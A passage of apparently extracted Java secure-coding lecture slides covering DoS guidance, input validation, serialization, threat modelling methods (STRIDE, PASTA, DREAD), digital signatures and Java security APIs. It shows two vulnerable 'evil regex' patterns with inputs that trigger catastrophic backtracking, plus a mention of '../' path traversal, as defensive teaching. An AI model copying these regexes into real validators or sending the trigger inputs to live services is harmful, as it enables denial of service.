- Infinite loops can be caused by parsing some corner case data. Ensure that each iteration of a loop makes some progress.
- Processing JARs from untrusted sources may lead to resource exhaustion and/or unexpected runtime behavior.

Secure Coding -DOS



Evil Regex

- Vulnerable Regex in online repositories
 - ReGexLib,id=1757 (email validation) - see bold part, which is an Evil Regex
 - `^([a-zA-Z0-9])(([\\-.]|[_]+)?([a-zA-Z0-9]+))*(@[{}1}[a-zA-Z0-9]+[.]{1}(([a-z]{2,3})|([a-z]{2,3}[.]{1}[a-z]{2,3}))$`
 - Input:
 - aaaaaaaaaaaaaaaaaaaaaaaa!
- OWASP Validation Regex Repository, Java Classname - see bold part, which is an Evil Regex
 - `^(([a-z])+.)+[A-Z]([a-z])+$`
 - Input:
 - aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa!

Input Validation

- Guideline 5-1 / INPUT-1: Validate inputs
 - Input from untrusted sources must be validated before use. Maliciously crafted inputs may cause problems, whether coming through method arguments or external streams.
 - Examples include overflow of integer values and directory traversal attacks by including "../" sequences in filenames.
 - Ease-of-use features should be separated from programmatic interfaces.
 - Whenever possible, processing untrusted input should be avoided.
 - For example, consuming a JAR file from an untrusted source might allow an attacker to inject malicious code or data into the system, causing misbehavior, excessive resource consumption, or other problems.

Input Validation

- Guideline 5-2 / INPUT-2: Validate output from untrusted objects as input
 - In general method arguments should be validated but not return values.
 - However, in the case of an upcall (invoking a method of higher level code) the returned value should be validated.
 - Likewise, an object only reachable as an implementation of an upcall need not validate its inputs.
 - A subtle example would be Class objects returned by ClassLoaders.
 - An attacker might be able to control ClassLoader instances that get passed as arguments, or that are set in Thread context.
 - Thus, when calling methods on ClassLoaders not many assumptions can be made.
 - Multiple invocations of ClassLoader.loadClass() are not guaranteed to return the same Class instance or definition, which could cause TOCTOU issues.

Serialization and Deserialization

- Guideline 8-1 / SERIAL-1: Avoid serialization for security-sensitive classes
 - Making a class serializable effectively creates a public interface to all fields of that class.
 - Serialization also effectively adds a hidden public constructor to a class, which needs to be considered when trying to restrict object construction.
 - Similarly, lambdas should be scrutinized before being made serializable.
 - Functional interfaces should not be made serializable without due consideration for what could be exposed.
 - It is also important to avoid unintentionally making a security-sensitive class serializable, either by subclassing a serializable class or implementing a serializable interface.

Serialization and Deserialization

- Guideline 8-2 / SERIAL-2: Guard sensitive data during serialization
 - Once an object has been serialized the Java language's access controls can no longer be enforced and attackers can access private fields in an object by analyzing its serialized byte stream. Therefore, do not serialize sensitive data in a serializable class.
 - Approaches for handling sensitive fields in serializable classes are:
 - Declare sensitive fields transient
 - Define the serialPersistentFields array field appropriately
 - Implement writeObject and use ObjectOutputStream.putField selectively
 - Implement writeReplace to replace the instance with a serial proxy
 - Implement the Externalizable interface

Threat Model

The screenshot shows a user profile page with several threat model annotations:

- CSRF**: An annotation with a red arrow pointing to the "Change Password" button.
- SQL Injection**: An annotation with a red arrow pointing to the search bar.
- XSS**: An annotation with a red arrow pointing to the search bar.
- Authentication/Authorization**: An annotation with a red arrow pointing to the "My Account" dropdown menu.

My Profile arthur@dent.com (Rookie)

Edit Userdata Change Password

My Encounters

- JavaOne 2014 (09/30/2014)
San Francisco (USA) (5)
- JavaOne 2012 (10/01/2012)
San Francisco (USA) (0)

Add Encounter

My Confirmations

- JavaOne 2008 (10/10/2012)
San Francisco (USA)
- JavaOne 2005 (10/10/2005)
San Francisco (USA)

Add Confirmation

Threat Model

- Security flaws are introduced early in the development lifecycle, with no code developed yet.
- Threat modeling is all about finding security problems.
- Threat modeling starts early

Different ways to threat model


- Focus on attackers: Can you really think like an attacker?
- Focus on assets: What is an asset in your application? How do you link assets to threats?

Threat Model


STEPS TO **THREAT MODELING**



Threat Model Methodologies



Threat Model STRIDE



Threat Model STRIDE

	Type of Threat	What Was Violated	How Was It Violated?
S	Spoofing	Authentication	Impersonating something or someone known and trusted.
T	Tampering	Integrity	Modifying data on disk, memory, network, etc..
R	Repudiation	Non-repudiation	Claim to not be responsible for an action
I	Information Disclosure	Confidentiality	Providing information to someone who is not authorized
D	Denial of Service (DoS)	Availability	Denying or obstructing access to resources required to provide service
E	Elevation of Privilege	Authorization	Allowing access to someone without proper authorization


Stages of Process for Attack Simulation and Threat Analysis (PASTA)

Stages of Process for Attack Simulation & Threat Analysis **(PASTA)**



Stages of Process for Attack Simulation and Threat Analysis (PASTA)







Automation

- Eliminates Repetition in Threat Modeling
- Ongoing Threat Modeling
- Scaled to Encompass the Entire Enterprise



Integration

- Integration with Tools Throughout the SDLC
- Supports the Agile DevOps



Collaboration

Key Stakeholders Collaboration: App Developers, Systems Architects, Security Team, and Senior Executives

DREAD

Damage

Impact of an Attack

Reproducibility

How Easily Can the Attack
Be Reproduced?

Exploitability

How Easy It Is to Launch the Attack

Affected users

How Many Users Will Be Impacted

Discoverability

How Easily Can the Vulnerability
Be Found?


OCTAVE



Threat Modelling Tools


- Microsoft Threat Modelling Tool
- ThreatModeler
- securiCAD Professional
- IriusRisk
- Tutamen
- OWASP Threat Dragon

Digital Signature




Digital Signature

Digital Signature Working



Digital Signature

Digital Signature Process



Java SE Security Mechanisms

High-level Features	Low-level Features	Benefits
Platform Security	<p>Built-in language security features enforced by the Java compiler and virtual machine:</p> <ul style="list-style-type: none">•Strong data typing•Automatic memory management•Bytecode verification•Secure class loading	<p>Provides a safe and secure platform for developing and running applications.</p> <p>Compile-time data type checking and automatic memory management leads to more robust code and reduces memory corruption and vulnerabilities.</p> <p>Bytecode verification ensures code conforms to the JVM specification and prevents hostile code from corrupting the runtime environment.</p> <p>Class loaders ensure that untrusted code cannot interfere with the running of other Java programs.</p>

Java SE Security Mechanisms

High-level Features	Low-level Features	Benefits
Cryptography	<ul style="list-style-type: none">•Comprehensive API with support for a wide range of cryptographic services including digital signatures, message digests, ciphers (symmetric, asymmetric, stream & block), message authentication codes, key generators and key factories•Support for a wide range of standard algorithms including RSA, DSA, AES, Triple-DES, SHA, PKCS5, RC2, and RC4.•PKCS#11 cryptographic token support	<p>Provides an extensible, full featured API for building secure applications:</p> <ul style="list-style-type: none">•Algorithm and implementation independent•Provider-based (pluggable) architecture

Java SE Security Mechanisms

High-level Features	Low-level Features	Benefits
Authentication and Access Control	<ul style="list-style-type: none">Abstract authentication APIs that can incorporate a wide range of login mechanisms through a pluggable architecture.A comprehensive policy and permissions API that allows the developer to create and administer applications requiring fine-grained access to security-sensitive resources.	Enables single sign-on of multiple authentication mechanisms and fine-grained access to resources based on the identity of the user or code signer. Support for timestamped signatures makes it easier to deploy signed code by avoiding the need to re-sign code when the signer's certificate expires.

Java SE Security Mechanisms

High-level Features	Low-level Features	Benefits
Secure Communications	<ul style="list-style-type: none">JSSE standard API, available in the javax.net and javax.net.ssl packages, which provides secure sockets for client and server-side applications, a non-blocking engine for producing and consuming streams of TLS/DTLS data, and key and trust manager interfaces.	Authenticates peers over an untrusted network and protects the integrity and privacy of data transmitted between them.

Java SE Security Mechanisms

High-level Features	Low-level Features	Benefits
Secure Communications	<ul style="list-style-type: none">• A JSSE provider named SunJSSE that provides cryptographic services including:<ul style="list-style-type: none">• SSL 3.0, TLS (versions 1.0, 1.1, 1.2, and 1.3), and DTLS (versions 1.0 and 1.2) security protocols• Implementations of TLS and DTLS cipher suites, an X.509-based key manager and an X.509-based trust manager.•	Authenticates peers over an untrusted network and protects the integrity and privacy of data transmitted between them.

Java SE Security Mechanisms

High-level Features	Low-level Features	Benefits
Secure Communications	<ul style="list-style-type: none">The Java GSS-API, which provides uniform access to security services on a variety of underlying security mechanisms, including Kerberos.The Java Simple Authentication and Security Layer (SASL), which specifies a protocol for authentication and optional establishment of a security layer between client and server applications	Authenticates peers over an untrusted network and protects the integrity and privacy of data transmitted between them.

Java SE Security Mechanisms


High-level Features	Low-level Features	Benefits
Public Key Infrastructure (PKI)	<p>Tools for managing keys and certificates and comprehensive, abstract APIs with support for the following features and algorithms:</p> <ul style="list-style-type: none">•Certificates and Certificate Revocation Lists (CRLs): X.509•Certification Path Validators and Builders: PKIX, Online Certificate Status Protocol (OCSP)•KeyStores: PKCS#11, PKCS#12•Certificate Stores (Repositories): LDAP, java.util.Collection	Eases the development and deployment of complex PKI applications. Support for OCSP provides a more scalable and timely method for applications to check certificate revocation status.

Java Cryptography Architecture

- The Java Cryptography Architecture (JCA) is a major piece of the platform, and contains
- a "provider" architecture and a set of APIs for digital signatures
- message digests (hashes)
- certificates and certificate validation
- encryption (symmetric/asymmetric block/stream ciphers)
- key generation and management, and secure random number generation.

Java Cryptography Architecture

- Provider based architecture

